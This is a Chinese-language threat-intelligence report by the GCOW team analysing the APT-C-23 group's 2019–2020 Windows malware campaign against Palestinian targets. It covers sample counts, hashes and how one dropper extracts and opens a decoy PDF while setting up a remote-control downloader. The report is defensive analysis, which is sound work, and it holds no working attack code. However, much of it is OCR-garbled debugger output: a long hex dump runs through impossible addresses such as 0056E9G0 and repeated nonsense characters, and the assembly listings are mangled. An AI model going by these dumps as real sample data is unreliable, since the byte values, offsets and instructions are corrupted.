

伸向巴勒斯坦的致命毒针

双尾蝎 (APT-C-23)
组织的攻击活动分析与总结



GCOW
安全团队

追影小组出品

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结



一.前言

双尾蝎APT组织(又名:APT-C-23),该组织从 2016 年 5 月开始就一直对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击.其在2017年的时候其攻击活动被360企业安全进行了披露,并且其主要的攻击区域为中东,其中以色列与巴勒斯坦更受该组织的青睐。

攻击平台主要包括 windows 与 Android :

其中针对 windows 的平台,其比较常见的手法有投放带有"*.exe"或"*.scr"文件后缀的**释放者**文件,在目标用户打开后释放对应的诱饵文档,并且释放下一步的**侦查者(Recon)**.持久存在的方式也不唯一,一般通过写入注册表启动项以及释放指向持久化远控的快捷方式到自启动文件夹下.其侦查者会收集当前机器的相关信息包含(**系统版本,计算名,杀毒软件信息,当前文件所在路径,恶意软件当前版本**),以及其解析 C2 的回显指令,并执行.比如:**远程shell,截屏和文件下载**。

同时根据别的安全厂商的报告,我们也得知该组织拥有于攻击 Android 平台的组件,拥有**定位、短信拦截、电话录音等**,并且还会收集**文档、图片、联系人、短信等情报信息**;PC 端后门程序功能包括**收集用户信息上传到指定服务器的功能、远程下载文件能力**.

近日 check point 安全厂商披露了该组织自导自演,给以色列士兵手上安装恶意软件的攻击活动.可以从中看出该团伙的攻击设计之巧妙,准备之充分。但最后结果还是被以色列给反制了一波.....


Gcow 安全团队**追影小组**于 2019.12 月初开始监测到了**双尾蝎**APT 组织通过投递带有诱饵文件的相关可执行文件针对**巴勒斯坦**的部门进行了相应的攻击活动,这些诱饵文件涉及教育、科技、政治等方面的内容,其攻击活动一直持续到了 2020.2 月底.**追影小组**对该组织进行了一定时间的追踪.遂写成此报告还请各位看官欣赏.

二.样本信息介绍以及分析

1.样本信息介绍


在本次**双尾蝎**APT 组织针对**巴勒斯坦**的活动中,Gcow 安全团队**追影小组**一共捕获了 14 个样本,均为 windows 样本,其中 12 个样本是释放诱饵文档的可执行文件,2 个样本是带有恶意宏的诱饵文档

2019.12——2020.2 双尾蝎(APT-C-23)针对巴勒斯坦活动所投放的样本类型饼状图




在这 12 个可执行文件样本中,有 7 个样本伪装成 pdf 文档文件,有 1 个样本伪装为 word 文档文件,有 2 个样本伪装为 rar 压缩文件.有 2 个样本伪装成 mp3 , mp4 音频文件

2019.12——2020.2 双尾蝎(APT-C-23)组织针对巴勒斯坦活动所投放的恶意样本中可执行文件占比



在这 14 个 windows 恶意样本中,其诱饵文档的题材,政治类的样本数量有 9 个,教育类的样本数量有 1 个,科研类的样本数量有 1 个,未知类的样本数量有 3 个(注意:未知指得是其诱饵文档出现错误无法打开或者其内容属于无关内容)

2019.12——2020.2 双尾蝎(APT-C-23)针对巴勒斯坦目标进行活动所使用的诱饵样本 本题材占比图



现在各位看官应该对这批**双尾蝎**组织针对**巴勒斯坦**的攻击活动有了一个大概的认识,但是由于这批样本之中有一些话题是以色列和巴勒斯坦共有的,这里 Gcow 安全团队追影小组持该组织主要是攻击**巴勒斯坦**的观点,若各位看官有更多的证据,欢迎联系我们团队.注意:这里只是一家之言,还请各位看官须知。

那下面**追影小组**将以一个恶意样本进行详细分析,其他样本采取略写的形式向各位看官描述此次攻击活动。注意:因为其他样本的主要逻辑是相同的,所以没有必要枉费笔墨

2. 样本分析

(1). Define the Internet in government institutions

a. 样本信息

样本信息	Define the Internet in government institutions(政府机构定义互联网)
样本MD5	3296b51479c7540331233f47ed7c38dd
样本SHA-1	4107f9c36c3a5ce66f8365140901cd15339aa66c
样本SHA-256	d08e7464fa8650e669012056548383fbadcd29a093a28eb7d0c2ba4e9036eb07
样本类型	Win32 EXE GUI程序
样本大小	2.01 MB (2105856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-14 09:58:48

The screenshot shows the VirusTotal analysis interface. At the top, it displays the file name: "Define the Internet in government institutions". Below this, there are several tabs: "文件名的翻译信息" (File Name Translation Information), "样本文件PE信息" (Sample File PE Information), and "样本编译时间戳" (Timestamp of Sample Compilation). The "History" tab is selected, showing the following information:

- First Submission: 2020-01-14 09:58:48
- Last Submission: 2020-01-14 09:58:48
- Last Analysis: 2020-02-13 13:35:19

Red arrows point from specific fields in the "File Name Translation Information" and "PE Information" sections to the corresponding fields in the "History" section, highlighting the timestamp and submission details.

b. 样本分析

通过对样本的分析我们得知了该样本是兼具**释放者(Dropper)**与**下载者(Downloader)**的功能,其**释放者(Dropper)**主要是用以释放诱饵

文档加以伪装以及将自身拷贝到%ProgramData%目录下,并且生成执行该文件的快捷方式并且释放于自启动文件夹下,而**下载者(Downloader)**

部分主要是通过进行信息收集以及等待C2给予的回显,主要功能有:**远程shell,文件下载,屏幕截屏**

i. 释放者(Dropper)部分:

通过 FindResource 函数查找名称为:MyData的资源

The screenshot shows the assembly code for the `kernel32.FindResourceExA` function. It includes a red callout pointing to the `Define_t.0043626E` entry point where the `ResourceName` is set to "MyData". Below the assembly, a table lists various resources, with one row highlighted for "MyData". A red arrow points from the assembly code to this row in the table.

type (7)	name	file-offset (96)	signature	non-standard	size (116591 b...)	file-ratio (51.0)
Rcdta	BTN_YES_150	0x002008D0	PNG	-	684	0.03 %
Rcdta	BTN_YES_200	0x00200B7C	PNG	-	804	0.04 %
Rcdta	DIALOG_CONFIR...	0x00200EA0	PNG	-	2082	0.10 %
Rcdta	DIALOG_ERROR	0x002016C4	PNG	-	1541	0.07 %
Rcdta	DIALOG_INFOR...	0x00201CC	PNG	-	1826	0.09 %
Rcdta	DIALOG_SHIELD	0x002023F0	PNG	-	1811	0.09 %
Rcdta	DIALOG_WARNL...	0x00202B04	PNG	-	1298	0.06 %
Rcdta	MyData	0x00203018	+OF	-	2582	1.23 %
Rcdta	SORTASC	0x002094FC	PNG	-	367	0.02 %
Rcdta	SORTASC_150	0x0020966C	PNG	-	404	0.02 %
Rcdta	SORTASC_200	0x00209800	PNG	-	579	0.03 %
Rcdta	SORTASC_50	0x00209A44	PNG	-	264	0.01 %
Rcdta	SORTASC_75	0x00209B4C	PNG	-	354	0.02 %
Rcdta	SORTDESC	0x00209C80	PNG	-	381	0.02 %
Rcdta	SORTDESC_150	0x00209E30	PNG	-	433	0.02 %
Rcdta	SORTDESC_200	0x00209F4E	PNG	-	575	0.03 %
Rcdta	SORTDESC_50	0x0020A224	PNG	-	301	0.01 %
Rcdta	SORTDESC_75	0x0020A354	PNG	-	349	0.02 %

通过 LoadResource 函数加载该资源

The screenshot shows the assembly code for the `kernel32.LoadResource` function. It includes a red callout pointing to the `Define_t.004362FC` entry point where the `hModule` is set to `00400000` and the `hResource` is set to `005EE6CC`. Below the assembly, a table lists memory dump data, with a row highlighted for "MyData". A red arrow points from the assembly code to this row in the table.

地址	HEX 数据	ASCII
0056E59E	5A 00 00 00 5A 00 00 00 50 39 41 00 00 00 00	Z...Z...P90....
0056E610	70 38 41 00 00 00 00 00 00 60 3C 41 00 00 00 00	pA.....<A....
0056E620	00 00 00 00 E0 10 45 00 20 BF 44 00 40 BF 44 00?E. 纯E.
0056E630	60 EE 44 00 AE EE 44 00 10 45 00 90 10 45 00	霸D.霸D.霸E.霸E.
0056E640	E0 49 44 00 10 40 44 00 00 45 43 00 00 00 00?E.霸B.霸B.
0056E650	40 37 45 00 00 37 45 00 30 45 00 40 45 00?E.霸E.霸E.霸E.
0056E660	00 00 00 00 E0 15 45 00 90 45 00 00 00 00	霸E.霸E.霸E.霸E.
0056E670	00 00 00 00 00 00 00 00 00 52 47 00 00 00 00?E.霸E.霸E.
0056E680	00 AF 45 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E690	20 E0 46 00 30 EA 66 00 F0 80 66 00 00 00 00?E.霸E.霸E.霸E.
0056E6A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E6B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E6C0	00 AF 45 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E6D0	10 50 45 00 20 50 45 00 F0 98 48 00 00 00 00?E.霸E.霸E.
0056E6E0	00 B9 47 00 00 00 00 00 00 C0 47 00 00 00 00?E.霸E.霸E.
0056E6F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E700	00 B6 48 00 00 00 00 00 00 00 00 00 00 00?E.霸E.霸E.
0056E710	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E720	00 B0 46 00 00 00 00 00 00 00 00 00 00 00?E.霸E.霸E.
0056E730	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E740	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E750	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E760	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E770	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E780	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E790	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E7F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E800	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E810	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E820	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E830	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E840	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E850	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E860	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E870	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E880	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E890	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E8F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E900	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E910	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E920	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E930	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E940	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E950	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E960	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E970	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E980	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E990	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9G0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9H0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9I0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9J0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9K0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9L0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9M0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9N0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9O0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9P0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Q0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9R0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9S0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9T0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9U0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9V0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9W0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9X0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Y0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Z0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9A1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9B1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9C1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9D1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9E1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9F1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9G1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9H1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9I1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9J1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9K1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9L1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9M1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9N1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9O1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9P1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Q1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9R1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9S1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9T1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9U1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9V1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9W1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9X1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Y1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9Z1	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9A2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9B2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9C2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9D2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9E2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9F2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9G2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E.霸E.
0056E9H2	00 00 00 00 00 00 00 00 00 00 00 00 00 00	霸E.霸E.霸E

The screenshot shows the assembly view of the Immunity Debugger. The assembly code is as follows:

```

76085AC9 kernel32.Size    B0FF    mov edi,edi
76085ACB 55                push ebp
76085ACC 88EC              mov ebp,esp
76085ACE 5D                pop ebp
76085ACF ^ EB ED          jmp short 
76085AD1 90                nop
76085AD2 90                nop
76085AD3 90                nop
76085AD4 90                nop
76085AD5 90                nop
76085AD6 8BFF              mov edi,edi
76085AD8 55                push ebp
76085AD9 88EC              mov ebp,esp
76085ADB 83EC 14          sub esp,0x14
76085ADE 53                push ebx
76085ADF 56                push esi
76085AE0 33DB              xor ebx,ebx
76085AE2 57                push edi
76085AE3 895D F8          mov dword ptr ss:[ebp-0x8],ebx
76085AE6 E8 A999FFFF        call kernel32.RegKeyGetGlobalState
76085AE8 8B40 08          mov eax,dword ptr ds:[eax+0x8]
edi=0058F508 (Define_t_0058F508), ASCII "HYDATA"

```

A red arrow points from the text "获取资源size" to the entry point "Define_t_0058F508".

通过 CreateFile 函数在%temp%目录下释放诱饵PDF文档**Define the Internet in government**

institutions.pdf

释放文件到Temp目录

通过 `writeFile` 函数将 PDF 源数据写入创建的透饵文档内

```
06081282 8BFF    mov edi,edi
06081284 55      push ebp
06081285 8BED    mov ebp,esp
06081287 B840 14  mov ecx,dword ptr ss:[ebp+0x14]
0608128A 8C99    test ecx,ecx
0608128C 74 03    je short kernel32.76081291
0608128E 8B21 00  and dword ptr ds:[ecx],0x0
06081291 8B45 08  mov eax,dword ptr ss:[ebp+0x8]   Define_t.0043547F
06081294 83F8 F4  cmp eax,-0x4
06081297 83F8 F5  cmp eax,-0x0
0608129D 83F8 F5  cmp eax,-0x0
060812A0 80F4 A5DF0200  lea kernel32.760AF25F
060812A4 83F8 F6  cmp eax,-0x6
060812A8 80F4 A5DF0200  lea kernel32.760AF24B
060812B2 83F8 F6  cmp eax,-0x6
060812B6 80F4 88DF0200  lea kernel32.760AF237
060812B9 FF75 18  push dword ptr ss:[ebp+0x18]
060812B2 80D0 8000  mov edx,eax
060812B4 51      push ecx
060812B5 FF75 10  push dword ptr ss:[ebp+0x10]   Define_t.004D4630
060812B8 81E2 030000010 and edx,0x10000003
060812BE FF75 0C  push edx,push ss:[ebp+0xC]
060812C1 50      push eax
060812C2 80F4 80  cmp edx,0x8
060812C5 80F4 80  lea short kernel32.760812F8
060812C8 74 29    je short kernel32.760812F8
edi=01743F50
```

写入PDF

写入PDF

地址	HEX 值	反汇编	ASCII
0x030118	25 50 44 46	CD 31 2E 35 0A 25 BF F7 A2 FE 0A 32 %PDF-1.5-%_ .2	
0x030218	20 30 20 6F	62 60 0A 3C 3C 20 2F 4C 69 6E 65 61 0A ;<< /Linea	
0x030318	72 69 70 65	65 20 31 20 2F 4C 20 32 35 38 32 38 rized 1 / 25282	
0x030418	28 2F 4C 2B	58 2B 36 35 31 21 33 38 20 2B 20 / [651 130]	
0x030518	2F 4F 20 35	20 2F 45 20 32 35 36 38 33 20 2F 4E 0 / 5 E 25603 /N	
0x030618	20 31 20 2F	54 20 32 35 36 37 30 2B 3E 3E 0A 65 1 / T 25670 >>e	
0x030718	6E 64 6F 62	6A 0A 20 20 20 20 20 20 20 20 20 20 20 20 ndobj.	
0x030818	20 20 20 20	20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0x030918	28 20 28 28	28 28 28 28 28 28 28 28 28 28 28 28 28 28	
0x030A18	20 20 28 20	28 20 20 20 20 20 20 20 20 20 20 20 20 20	
0x030B18	20 20 20 20	20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0x030C18	20 20 20 20	20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0x030D18	20 20 20 20	20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0x040D654	004040654	CALL 到 Writefile 来自 Define_t_0.0040651	
0x040F898	00000238	%File = 00000238 (window)	
0x040FB98	00663018	Buffer = Define_t_0.0063018	
0x040FB9F	00066444	nBytesToWrite = 64E4 (25282.)	
0x040FBAC	0160FBAC	pBytesWritten = 0160FBAC	
0x040FBAD	00000000	pOverlapped = NULL	
0x040FBAB	0000023E4	Define_t_0.005923E4	
0x040FBAC	000004630	Define_t_0.00404630	
0x040FB80	0160FB48	逆返回 Define_t_0.00404630	
0x040FB88	0160FB4D4	逆返回 Define_t_0.00404630	
0x040FBBA	00435F88	逆返回 Define_t_0.00435F88 来自 Define_t_0.004D640	
0x040FBBC	0043547F	逆返回 Define_t_0.0043547F	
0x040FBBC	00000000		
0x040FBCC	000004630	Define_t_0.00404630	
0x040FBC4	00000000		

通过 ShellExecute 函数打开 PDF 诱饵文档，以免引起目标怀疑

			Define_t_0058F538	(CPU)
0004D43DE	.50	test eax,edx	Define_t_0058F538	0058F538 ASCII "open"
0004D43DF	.85C0			0058F538
0004D43E1	.75 3B	je short Define_t_0004D41E		0058F538
0004D43E3	.8055 F8	mov edx,[local_2]		0058F538
0004D43E6	.8045 00	mov eax,[arg_1]		0058F538
0004D43E9	.8942 04	mov dword ptr ds:[edx+0x4],eax	Define_t_0058F538	0160FCA0 UNICODE "\u5316\0"
0004D43EC	.8045 F8	mov eax,[local_2]		0160FDC2
0004D43EF	.8855 0C	mov edx,[arg_2]		00404030 Define_t_0004D4630
0004D43F2	.8950 06	mov dword ptr ds:[eax+0x6],edx		00000000
0004D43F5	.8845 F8	mov eax,[local_2]		
0004D43F8	.8855 10	mov edx,[arg_3]	Define_t_00532EDE	75BF7078 shell32.ShellExecuteA
0004D43FB	.8950 0C	mov dword ptr ds:[eax+0xC],edx		ES 002B 32 0(FFFFFFFF)
0004D43FE	.8845 F8	mov eax,[local_2]		CS 0023 32 0(FFFFFFFF)
0004D4401	.8855 14	mov edx,[arg_4]		SS 002B 32 0(FFFFFFFF)
0004D4404	.8950 10	mov dword ptr ds:[eax+0x10],edx		DS 002B 32 0(FFFFFFFF)
0004D4407	.8845 F8	mov eax,[local_2]		FS 0053 32 0(FFD00000(FFFF))
0004D440A	.8855 14	mov edx,[arg_4]		GS 002B 32 0(FFFFFFFF)
0004D440D	.8990 1B1000	mov dword ptr ds:[eax+0x110],edx		LastErr ERROR_ALREADY_EXISTS (00000007)
0004D4413	.8845 F8	mov eax,[local_2]		00000006 (NO,ND,NE,A,NS,PE,GE,G)
0004D4416	E8 A5E0FFFF	call Define_t_0004D27C0	Define_t_0058F538	
0004D441B	.8945 F8	mov [local_1],eax		empty 0

打开释放后的PDF文件

地址	HEX 数据	CALL 到 ShellExecute 來自 Define_T.004287DE
005E6000	5A 00 00 00 5A 00 00 00 5A 00 39 41 00 00 00 00 00 00	0160FC40 004287E3
005E6010	7B 38 41 00 00 00 00 00 00 6B 3C 41 00 00 00 00 00 00	0160FC44 00000000
005E6020	00 00 00 00 E0 10 45 00 2B BF 44 00 4B BF 44 00 00 00 00 00	0160FC48 005F538
005E6030	69 EE 44 00 A0 EE 44 00 80 10 45 00 99 10 45 00 00 00 00 00 00	0160FC4C 003991AC
005E6040	E0 49 44 00 10 44 00 80 45 43 00 00 00 00 00 00 00 00 00 00	0160FC50 00000000
005E6050	00 00 00 00 E0 15 45 00 91 E2 42 00 A0 E1 42 00 00 00 00 00 00	0160FC54 00000000
005E6060	00 37 45 00 80 37 45 00 30 30 45 00 00 30 45 00 00 00 00 00 00 00	0160FC58 00000000
005E6070	B0 A9 46 00 D0 A9 46 00 50 52 47 00 F0 52 47 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FC5C 00000000
005E6080	20 E9 46 00 30 EA 46 00 F0 D6 46 00 B0 EA 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FC5E 005F538
005E6090	00 00 00 00 00 70 E7 46 00 00 00 00 28 E9 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FC60 003991AC
005E60A0	A0 4F 45 00 D0 4F 45 00 60 73 45 00	0160FC64 005F7F0C
005E60B0	10 50 45 00 20 58 45 00 F0 98 48 00	0160FC68 005F538
